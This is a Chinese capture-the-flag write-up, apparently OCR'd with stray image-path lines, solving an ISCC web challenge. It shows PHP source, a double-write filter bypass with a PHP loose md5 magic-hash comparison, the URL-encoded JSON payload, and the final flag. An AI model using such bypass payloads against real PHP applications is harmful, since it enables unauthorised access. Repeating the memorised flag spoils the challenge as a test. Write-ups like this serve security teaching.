
WP

根据提示要吃**藕(lotus root)**，结合题目名，猜测考察传参

`/?food=lotus%20root`

进入下一层



右键把按钮的disable属性去掉，点击后拿到源码

```
<?php
if (isset($_POST['nezha'])) {
    $nezha = json_decode($_POST['nezha']);

    $seal_incantation = $nezha->incantation;
    $md5 = $nezha->md5;
    $secret_power = $nezha->power;
    $true_incantation = "I_am_the_spirit_of_fire";
```

```
    $final_incantation = preg_replace(
        "/" . preg_quote($true_incantation, '/') . "/", '',
        $seal_incantation
    );


    if ($final_incantation === $true_incantation && md5($md5) == md5($secret
        show_flag();
    } else {
        echo "<p>封印的力量依旧存在，你还需要再试试!</p>";
    }
} else {
    echo "<br><h3>夜色渐深，风中传来隐隐的低语.....</h3>";
    echo "<h3>只有真正的勇者才能找到破局之法。</h3>";
}
?>
```

简单的双写绕过+md5弱比较，直接出payload

```
/isflag.php

nezha=%7b%0a%20%20%22%69%6e%63%61%6e%74%61%74%69%6
f%6e%22%3a%20%22%49%5f%61%6d%5f%74%68%65%49%5f%61%
6d%5f%74%68%65%5f%73%70%69%72%69%74%5f%6f%66%5f%6
6%69%72%65%5f%73%70%69%72%69%74%5f%6f%66%5f%66%6
9%72%65%22%2c%0a%20%20%22%6d%64%35%22%3a%20%22%5
1%4e%4b%43%44%5a%4f%22%2c%0a%20%20%22%70%6f%77%6
5%72%22%3a%20%22%61%61%62%67%37%58%53%73%22%0a%7d
```

得到



观察后发现是简单的字谜，日为sun，月为moon，前/上的英文去掉最后一个字符+后/下的英文反转后去掉最后一个字符，拼接得到flag

```
ISCC{suetsueergwooniwwoooowsilrow}
```
